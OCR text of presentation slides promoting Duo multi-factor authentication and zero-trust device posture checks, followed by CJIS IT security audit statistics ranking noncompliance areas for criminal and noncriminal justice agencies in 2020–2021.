
Zero Trust. Use the MFA integration to do more than just MFA

Future Proof. Meet/exceed NIST standards and add speed to access new authenticators.

Simple. Better user & admin experience, proven across many CJIS customers

TCO. Greatly reduce spend & complexity by removing authentication stovepipes.

Zero Trust broker. Any user–device–resource.



Microsoft
Google
Apple
SOPHOS
McAfee
MobileIron

Devices

Personal
(Unmanaged) Devices

Corporate
(Managed) Devices

Microsoft
Google
CYBERARK
workday.
okta
Ping Identity.

Identity

All Employees

Privileged Users

Contractors
& Partners

DUO

Resources

Cloud

On-premise

Datacenter


Applications &
Infrastructure

Office 365
G Suite
salesforce
paloalto NETWORKS
cisco
ORACLE

Visibility Prevention Detection Remediation

Security & Access

“Future-Proofing” Policy compliance


AT&T 11:07 AM 84%

Login Request
Powered by Duo Security

ACME

Acme, Inc.
Development Server

johnquser

192.0.2.24
Kalamazoo, MI

11:07am EST
January 29, 2014

Approve

Deny


Enforce NIST policy 800-63-3 AAL 1/2/3 across any use case. ✓

Up-level existing authentication with biometric and device posture. ✓

What’s the next new and improved authenticator going to be? ✓

Device posture is a key pillar of Zero Trust

- Customize application policies based on users & devices
- User attributes: Geolocation, IP, Group, Network, etc
- Device attributes: Managed v. Unmanaged, out-of-date software, desktop v. mobile, biometric, encryption, etc.



Dashboard

20k Out of Date

47k Up to Date

68,013 total endpoints

97.3% Authentication Succes

2.7% denied authentic

83k Authentications

In the last 48 hours, shown at **every 30 minutes.**

Java

● Up to Date 127
● Vulnerable 243
● Disabled 184
● Unknown 0

Out of Date	Device Count	
Less than 2 weeks	92	View Devices
2 weeks - 1 month	0	View Devices
1 month - 3 months	0	View Devices
3 months - 6 months	13	View Devices
6 months - 1 year	0	View Devices
More than 1 year	138	View Devices

Flash

● Up to Date 172
● Vulnerable 382
● Disabled 0
● Unknown 0

Out of Date	Device Count	
Less than 2 weeks	0	View Devices
2 weeks - 1 month	0	View Devices
1 month - 3 months	0	View Devices
3 months - 6 months	0	View Devices
6 months - 1 year	0	View Devices
More than 1 year	162	View Devices

Information Technology Security (ITS) Audit

Audit Statistics Summary

Christopher Weldon
CJIS Audit Unit

Audit Findings

Criminal Justice Agency (CJA)

Findings Summary

Background

October 1, 2020, through September 30, 2021

149 Total Agencies

- 15 CJIS Systems Agencies (CSAs)
  - 11 States
  - 4 Special Audits


- 134 Local Agencies

Criminal Justice Agency


October 2020 – September 2021

Rank	Policy Area	Noncompliance Rate
1	Advanced Authentication	35 %
2	Security Addendums	30 %
3	Event Logging	28 %
4	Security Awareness Training	27 %
5	Management Control Agreements	26 %
6	Encryption	22 %
7	Identification/UserID	17 %
8	Security Incident Response	14 %
9	System Use Notification	13 %
10	Media Disposal	11 %


Criminal Justice Agency




Advanced Authentication Breakdown




CJA Event Logging Breakdown



CJA Encryption Breakdown



CJA User Identification Breakdown



Audit Findings

Noncriminal Justice Agency (NCJA)

Findings Summary

Background

October 1, 2020, through September 30, 2021

103 Total Agencies


- 11 CSAs
- 69 Local Agencies
- 20 Authorized Recipients
- 3 Channelers

Noncriminal Justice Agency

